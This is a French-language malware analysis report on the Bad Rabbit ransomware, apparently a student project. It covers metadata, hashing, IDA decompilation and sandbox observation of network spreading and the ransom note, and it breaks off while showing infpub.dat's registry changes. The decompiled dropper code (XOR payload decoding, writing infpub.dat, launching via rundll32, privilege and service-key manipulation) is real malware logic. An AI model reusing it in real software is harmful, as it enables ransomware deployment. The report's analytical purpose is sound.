TLP:WHITE

Rapport d'analyse de Bad Rabbit

Analyse de Malware

Réalisé par :

Yanis Alim

Mohamed Dhia Layadi

Dirigé par :

Félix Pichard

TLP:WHITE

TLP:WHITE

1- Introduction

Nous avons reçu plusieurs rapports sur un nouveau type de ransomware qui a le nom de Bad Rabbit.

Ce dernier n'exploite aucune vulnérabilité logicielle, mais nécessite un démarrage manuel (ingénierie sociale).

Même les systèmes entièrement corrigés peuvent être vulnérables.

Le domaine à partir duquel le malware est téléchargé a déjà été supprimé.

Au moment de la rédaction de ce rapport, aucun outil de récupération du chiffrement n'a été trouvé.

Ce rapport d'analyse est le résultat d'efforts analytiques entre le CFA d'AFTI et le Centre National de Prévention et de Protection.

Note:

ce document est marqué TLP: WHITE.

La divulgation n'est pas limitée.

Les sources peuvent utiliser TLP: WHITE lorsque les informations comportent un risque minime ou nul prévisible d'utilisation abusive, conformément aux règles et procédures applicables en matière de diffusion publique.

Sous réserve des règles de copyright standard, les informations TLP: WHITE peuvent être distribuées sans restriction

2- Analyse statique

2.1- Analyse des métadonnées

Bad Rabbit se présente comme une mise à jour de flash player pour Windows 32.

```
Yan1x0s@1337:~/Downloads$ file install_flash_player.exe
install_flash_player.exe: PE32 executable (console) Intel 80386, for MS Windows
Yan1x0s@1337:~/Downloads$ exiftool install_flash_player.exe
ExifTool Version Number         : 11.80
File Name                       : install_flash_player.exe
Directory                       : .
File Size                       : 432 kB
File Modification Date/Time     : 2018:07:15 16:50:31+02:00
File Access Date/Time           : 2020:01:23 09:56:56+01:00
File Inode Change Date/Time     : 2020:01:23 09:55:17+01:00
File Permissions                : rwxr-xr-x
File Type                       : Win32 EXE
File Type Extension             : exe
MIME Type                       : application/octet-stream
Machine Type                    : Intel 386 or later, and compatibles
Time Stamp                      : 2017:10:22 04:33:58+02:00
Image File Characteristics      : Executable, 32-bit
PE Type                         : PE32
Linker Version                  : 10.0
Code Size                       : 12288
Initialized Data Size           : 43520
Uninitialized Data Size         : 0
Entry Point                     : 0x12c0
OS Version                      : 5.1
Image Version                   : 0.0
Subsystem Version               : 5.1
Subsystem                       : Windows command line
File Version Number             : 27.0.0.170
Product Version Number          : 27.0.0.170
File Flags Mask                 : 0x003f
File Flags                      : (none)
File OS                         : Win32
Object File Type                : Dynamic link library
File Subtype                    : 0
Language Code                   : English (U.S.)
Character Set                   : Unicode
Company Name                    : Adobe Systems Incorporated
File Description                : Adobe® Flash® Player Installer/Uninstaller 27.0 r0
File Version                    : 27,0,0,170
Internal Name                   : Adobe® Flash® Player Installer/Uninstaller 27.0
```

Le malware n’a aucun fichier caché dans son exécutable.


```
Yan1x0s@1337:~/Downloads$ binwalk install_flash_player.exe

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Microsoft executable, portable (PE)
16152         0x3F18          CRC32 polynomial table, little endian
20248         0x4F18          CRC32 polynomial table, big endian
24527         0x5FCF          Copyright string: "Copyright 1995-2013 Mark Adler "
56836         0xDE04          Zlib compressed data, best compression
162690        0x27B82         Zlib compressed data, best compression
349405        0x554DD         Zlib compressed data, best compression
428580        0x68A24         Certificate in DER format (x509 v3), header length: 4, sequence length: 1006
429590        0x68E16         Certificate in DER format (x509 v3), header length: 4, sequence length: 1187
430781        0x692BD         Certificate in DER format (x509 v3), header length: 4, sequence length: 1347
432132        0x69804         Certificate in DER format (x509 v3), header length: 4, sequence length: 1546
434985        0x6A329         Certificate in DER format (x509 v3), header length: 4, sequence length: 1299
436288        0x6A840         Certificate in DER format (x509 v3), header length: 4, sequence length: 1351
438590        0x6B13E         Certificate in DER format (x509 v3), header length: 4, sequence length: 1336
439930        0x6B67A         Certificate in DER format (x509 v3), header length: 4, sequence length: 1355
```

2.2- Virus total

On prend le hash du fichier et on le met dans virustotal.com

```
Yan1x0s@1337:~/Downloads$ sha256sum install_flash_player.exe
630325cac09ac3fab908f903e3b00d0dadd5fdaa0875ed8496fcbb97a558d0da  install_flash_player.exe
Yan1x0s@1337:~/Downloads$ _
```

La plupart des antivirus l'on détecté comme un programme malveillant



On a des informations sur le PE et ces sections :

Portable Executable Info

Header

Target Machine	Intel 386 or later processors and compatible processors
Compilation Timestamp	2017-10-22 02:33:58
Entry Point	4800
Contained Sections	5

Sections

Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5
.text	4096	11987	12288	6.58	098c323b1a59bcf15c1feb8055e58931
.rdata	16384	12330	12800	7.18	9cc3629beb9d1f37932d860de2e3a4f5
.data	32768	828	512	0.18	4e5d61b2bd73632f0225e39a2e2c5144
.rsrc	36864	28808	29184	4.2	256c5e23a9ad8a276128f84017b2d79d
.reloc	69632	590	1024	3.29	26cd68101ade4e5f70ab3cd5f35e0ad5


On peut rien dire en comparant la taille virtuelle et la taille brute des différentes sections car l'écart n'est pas grand et la taille ne l'est pas aussi.
L'entropie des sections n'est pas suspicieuse.

```
Yan1x0s@1337:~/Downloads$ upx -l install_flash_player.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2018
UPX 3.95        Markus Oberhumer, Laszlo Molnar & John Reiser   Aug 26th 2018

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
upx: install_flash_player.exe: NotPackedException: not packed by UPX
```

Probablement, Bad Rabbit malware n'est pas compressé.

2.3 Analyse avec IDA Pro


On peut voir les fonctions (appels systèmes) utilisé par Bad Rabbit.




Il n'y a pas de de fonction exporté.

Fonctionnement:

Le malware est compilé d'une façon à qu'il demande les privilèges administrateur à l'utilisateur lors de son exécution.



On a un ensemble de fonctions :



extend_heap :

```
return_value = 0;
fd = CreateFileW(filename, 0x80000000, 1u, 0, 3u, 0, 0);
fd_ = fd;
if ( fd == (HANDLE)-1 )
  return 0;
file_size = GetFileSize(fd, 0);
fz = file_size;
if ( file_size )
{
  file_size_ = file_size;
  p_address = GetProcessHeap();
  alloc_return = HeapAlloc(p_address, 0, file_size_);
  start_addr = alloc_return;
  if ( alloc_return )
  {
    NumberOfBytesRead = 0;
    if ( !ReadFile(fd_, alloc_return, fz, &NumberOfBytesRead, 0) && NumberOfBytesRead == fz )
    {
      p_addr = GetProcessHeap();
      HeapFree(p_addr, 0, start_addr);
      CloseHandle(fd_);
      return 0;
    }
    *block_addr = start_addr;
    *block_size = fz;
    return_value = 1;
  }
}
CloseHandle(fd_);
return return_value;
```

Cette fonction fait d'allocation de mémoire de dynamique.

create_dat :

```
ret_v = 0;
this.handle = GetModuleHandleW(0);          // If this parameter is NULL, GetModuleHandle returns a handle to the file used to create the calling process (.exe
if ( !GetModuleFileNameW(this.handle, &Filename, 0x30Cu) || !extend_heap(&Filename, &v27, (DWORD *)&v25) )// If this parameter is NULL,
                                            // GetModuleFileName retrieves the path of the executable file of the current process.
  return 0;
v3 = *(_DWORD *)(v27 + 60);                 // 60
v4 = *(unsigned __int16 *)(v3 + v27 + 20);   // 80
v5 = v27 + v3;                              // 60
v6 = v4 + v5 + 24;                          // 164
v7 = *(unsigned __int16 *)(v5 + 6);         // 66
if ( v7 > 0 )
  v6 += 40 * v7;                            // 2804
v8 = *(_DWORD *)(v5 + 152);                 // 212
v9 = *(_DWORD *)(v6 - 40 + 16) + *(_DWORD *)(v6 - 40 + 20);// 5564
if ( !v8 )
  v8 = v25;
v10 = v8 - v9;                              // 5352
v11 = v10;                                  // 5352
v12 = v10;                                  // 5352
heap_entry = GetProcessHeap();
first_heap = (char *)HeapAlloc(heap_entry, 0, v12);
heap_addr = first_heap;
if ( !first_heap )
  return ret_v;
memcpy(first_heap, (const void *)(v27 + v9), v11);
if ( v11 )
{
  block_addr = *heap_addr;
  size = v11;
  do
  {
    block_addr ^= 0xE9u;                    // setting the block to 0xE9
    --size;
  }
  while ( size );
  *heap_addr = block_addr;
}
v27 = *(_DWORD *)heap_addr;
v18 = v27;
v19 = GetProcessHeap();
second_heap = HeapAlloc(v19, 8u, v18);
*a2 = second_heap;
if ( !second_heap || copy_malware((int)second_heap, (int *)&v27, (int)(heap_addr + 4), v11 - 4) )
{
  return_value = ret_v;
}
else
{
  *process = v27;
  return_value = 1;
}
```

Cette fonction fait la copie du malware vers l'espace alloué dans le tas.

save_dat :

```
signed int __userpurge sub_401260@<eax>(LPCVOID a1@<ebx>, LPCVOID heap_addr)
{
  signed int return_value; // edi
  HANDLE fd; // esi

  return_value = 0;
  fd = CreateFileW(L"C:\\Windows\\infpub.dat", 0x40000000u, 0, 0, 2u, 0, 0);
  if ( fd != (HANDLE)-1 )
  {
    if ( WriteFile(fd, heap_addr, (DWORD)a1, (LPDWORD)&heap_addr, 0) && heap_addr == a1 )
      return_value = 1;
    CloseHandle(fd);
  }
  return return_value;
}
```

Création du fichier C:\\Windows\\infpub.dat et la copie du malware de la heap alloué vers ce dernier.

_start :

```
cmd_string = GetCommandLineW();             // get the actual command line string
if ( cmd_string )
{
  p_cmd_argc = 0;
  p_cmd_string = GetCommandLineW();         // get the actual command line string
  cmd_pointer = (const wchar_t **)CommandLineToArgvW(p_cmd_string, &p_cmd_argc);// parses a cmd line string and reurn an array of pointers to it
  if ( cmd_pointer )
  {
    if ( p_cmd_argc == 1 )
    {
      i = 0;
      do                                    // copying the value of "1" into the buffer
      {
        char_i = one[i];                    // .rdata:00406CF0 word_406CF0     dw 31h
        int_buffer[i] = char_i;
        ++i;
      }
      while ( char_i );
    }
    else
    {
      first_arg = wcsstr(cmd_string, *cmd_pointer);//  Returns a pointer to the first occurrence of s2 in s1, or a null pointer if s2 is not part of s1.
      cmd_pointer_ = *cmd_pointer;
      second_arg = (int)(*cmd_pointer + 1);
      do
      {
        next_arg = *cmd_pointer_;
        ++cmd_pointer_;
      }
      while ( next_arg );                   //
                                            // // this section is parsing the cmdline
      first_char_index = ((signed int)cmd_pointer_ - second_arg) >> 1;
      check_quote = first_arg[first_char_index] == '"';
      first_char_pointer = (char *)&first_arg[first_char_index];
      if ( check_quote )
        first_char_pointer += 2;
      if ( *(_WORD *)first_char_pointer == ' ' )
        first_char_pointer += 2;
      v12 = (char *)int_buffer - first_char_pointer;
      do
      {
        char_at_arg = *(_WORD *)first_char_pointer;
        *(_WORD *)&first_char_pointer[v12] = *(_WORD *)first_char_pointer;
        first_char_pointer += 2;
      }
      while ( char_at_arg );
    }
    if ( GetSystemDirectoryW(&Buffer, 0x30Cu) // Retrieves the path of the system directory. The system directory contains system files such as dynamic-link libr
      && lstrcatW(&Buffer, L"\\rundll32.exe") // complete path  to C:\Windows\rundll32.exe
      && create_dat((SIZE_T *)&v22, &heap_addr)
      && save_dat(v22, heap_addr) )
    {
```

```
    wsprintfW(&CommandLine, L"%ws C:\\Windows\\%ws,#1 %ws", &Buffer, L"infpub.dat", int_buffer);
    v14 = 16;
    v15 = &ProcessInformation;
    do
    {
     LOBYTE(v15->hProcess) = 0;
     v15 = (struct _PROCESS_INFORMATION *)((char *)v15 + 1);
     --v14;
    }
    while ( v14 );
    v16 = 68;
    v17 = &StartupInfo;
    do
    {
     LOBYTE(v17->cb) = 0;
     v17 = (struct _STARTUPINFOW *)((char *)v17 + 1);
     --v16;
    }
    while ( v16 );
    StartupInfo.cb = 68;
    CreateProcessW(&Buffer, &CommandLine, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);
    ExitProcess(0);
   }
  }
 }
 return 0;
}
```

Dans un premier temps, le malware cherche la ligne de commande du processus actuel et ses arguments.

Une fois exécuté, Bad Rabbit dépose un fichier appelé infpub.dat dans le dossier C:\Windows et exécute le via rundll32.exe en spécifiant le point d'entré :

C:\Windows\System32\\rundll32.exe C:\\Windows\\infpub.dat,#1 0015

Les autres fonctions sub_XXXXXX génerent le le code du malware. Aussi, il y a des fonctions qui servent juste à faire des appels systèmes (Anti-reverse technique).

```
void *__cdecl sub_403393(int a1, int a2, int a3)
{
 return malloc(a3 * a2);
}
```

```
void __cdecl sub_4033A6(int a1, void *Memory)
{
 free(Memory);
}
```

3- Analyse Dynamique

3.1- Environnement d'analyse

On utilise 2 machines pour l'analyse du malware :

1- Windows 10: Machine victime où on dispose certains outils qui facilitent la tâche d'analyse.
2- Lubuntu: Machine sniffer qui sert à voir le comportement au niveau du réseau.

On mis le sniffer comme la passerelle par défaut de la machine victime pour pouvoir analyser le trafic sortant de cette dernière.

Note: ne jamais oublier de prendre une sauvegarde de l'état de la machine victime.


3.2- Malware workflow :

Système :


Après avoir faire un snapshot de la machine victime, on veut avoir une vue globale de ce que le malware fait.

On lance wireshark sur le sniffer et ProcMon sur la victime.

On choisit de suivre que le déroulement de ce dernier :



Sur any.run, on peut avoir une meilleur vue :




Il lance infpub.dat qui se de la suite en créant des tâches programmés et d'autre processus.

On parlera en détail de ce qui se passe dans la suite.

Réseau :


On fois le malware lancé, il essaye de se propager dans le réseau via le service smb (port 139, port 445). Il va essayer de contacter toutes les adresses IP possible et aussi rejoindre des groupe via le protocole IGMP si c'est possible.



On a aussi mais le sniffer comme le DNS par défaut, et on voit bien que la malware essaye de contacter quelques domaines :

	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.2.4	10.0.2.1	DNS	92	Standard query 0xf393 A tlu.dl.delivery.mp.microsoft.com
2	0.000014530	10.0.2.4	10.0.2.1	DNS	92	Standard query 0xf59d AAAA tlu.dl.delivery.mp.microsoft.com
5	0.020746075	10.0.2.4	10.0.2.1	DNS	78	Standard query 0x1173 A cs11.wpc.v0cdn.net
6	0.021299463	10.0.2.4	10.0.2.1	DNS	78	Standard query 0x764b AAAA cs11.wpc.v0cdn.net
9	0.040417086	10.0.2.4	10.0.2.1	DNS	92	Standard query 0x8524 A tlu.dl.delivery.mp.microsoft.com
10	0.041179027	10.0.2.4	10.0.2.1	DNS	92	Standard query 0x5378 AAAA tlu.dl.delivery.mp.microsoft.com
13	0.064359881	10.0.2.4	10.0.2.1	DNS	92	Standard query 0x0c29 A tlu.dl.delivery.mp.microsoft.com
14	0.064894069	10.0.2.4	10.0.2.1	DNS	92	Standard query 0x228e AAAA tlu.dl.delivery.mp.microsoft.com
17	0.087623084	10.0.2.4	10.0.2.1	DNS	92	Standard query 0xabb9 A tlu.dl.delivery.mp.microsoft.com
18	0.087922602	10.0.2.4	10.0.2.1	DNS	92	Standard query 0x246d AAAA tlu.dl.delivery.mp.microsoft.com
23	18.738368875	10.0.2.4	10.0.2.255	BROWSER	216	Get Backup List Request

On peut confirmer ces deux dernières conclusions dans la section réseau de ProcMon:



Après quelque instant le pc se redémarre est on vois que le ransomware est bien en place:

```
Oops! Your files have been encrypted.

If you see this text, your files are no longer accessible.
You might have been looking for a way to recover your files.
Don't waste your time. No one will be able to recover them without our
decryption service.

We guarantee that you can recover all your files safely. All you
need to do is submit the payment and get the decryption password.

Visit our web service at caforssztxqzf2nm.onion

Your personal installation key#1:

ZP2L1XMC0Sn5qiUp5gC/OPv5c1GGWqFn1EYPE0aAN7t6VDTVqsWAQxZxU7BeJZfL
G3AW71SFAcHN6FqE/3Gnoyqc6E94uYjqUuC2vCEqIrVaQWX3KAQ+V1AWT80fNEU/
NcsEjf+CPBFyrWZVx1WuZ8t91C+IUpAzj2PjZ8z5+n09/MKAk2+Y3Be8/9G41XXE
1mM05TfZFKGJzv2lFc+tTbY0DwW9EC99/cX8bKciIBSyv8ayMotX9b3nFjbmGZsC
wslB1wHr0JV6FMR3Eb3xlQ9YGZx2GaCu3OEzA+EA93R9sB9IK85g3AmftF2KW1Ng
5MG4zhGQ9TrguxjxJYNaTuzDqUabwhJ1Xg==

If you have already got the password, please enter it below.
Password#1:
```


3.3 Débogage :

Le but est d'extraire le infpub.dat car c'est le corp du Bad Rabbit.

On prends l'adresse juste après la création du fichier dans IDA :

```
.text:004013D0          call    create_dat
.text:004013D5          test    eax, eax
.text:004013D7          jz      loc_401487
.text:004013DD          mov     ecx, [ebp+heap_addr]
.text:004013E3          push    ebx
.text:004013E4          mov     ebx, [ebp+var_1254]
.text:004013EA          push    ecx
.text:004013EB          call    save_dat
.text:004013F0          pop     ebx
.text:004013F1          test    eax, eax
```


On ouvre le malware sur x32dbg:




On donne les droits d'admin pour la suite.

Après avoir faire le breakpoint à l'adresse précédente

TLP:WHITE



On lance le programme et on récupère le fichier infpub.dat dans le répertoire C:\\Windows



Analyse de infpub.dat :

1- Configuration des permissions :

```
void __thiscall sub_10007897(void *this)
{
  unsigned int v1; // eax
  signed int v2; // esi
  BYTE pbBuffer[4]; // [esp+0h] [ebp-4h]

  *(_DWORD *)pbBuffer = this;
  if ( !dword_10017B8C )
  {
    v1 = GetTickCount();
    srand(v1);
    dword_10017B90 = GetTickCount();
    v2 = 0;
    if ( sub_10007CC5(L"SeShutdownPrivilege") )
      v2 = 1;
    if ( sub_10007CC5(L"SeDebugPrivilege") )
      v2 |= 2u;
    if ( sub_10007CC5(L"SeTcbPrivilege") )
      v2 |= 4u;
    dword_10017BC0 = v2;
    dword_10017B7C = sub_1000855F();
    sub_1000554A(pbBuffer, 4u);
    dword_10017BBC = *(_DWORD *)pbBuffer;
    if ( GetModuleFileNameW(hLibModule, &pszPath, 0x30Cu) )
      sub_10008832();
  }
}
```

2- Extraire le driver cscc.dat :

```
wsprintfW(&SubKey, L"SYSTEM\\CurrentControlSet\\services\\%ws", L"cdfs");
if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, &SubKey, 0, 0xF003Fu, &phkResult) )
{
  *(_DWORD *)Data = 0;
  cbData = 4;
  if ( !RegQueryValueExW(phkResult, L"Start", 0, 0, Data, &cbData) && *(_DWORD *)Data == 4 )
  {
    *(_DWORD *)Data = 0;
    if ( !RegSetValueExW(phkResult, L"Start", 0, 4u, Data, 4u)
      && !RegSetValueExW(phkResult, L"Start", 0, 4u, Data, 4u)
      && !RegSetValueExW(phkResult, L"Group", 0, 1u, (const BYTE *)L"Filter", 0xEu)
      && !RegSetValueExW(phkResult, L"DependOnService", 0, 7u, (const BYTE *)L"FltMgr", 0xEu) )
    {
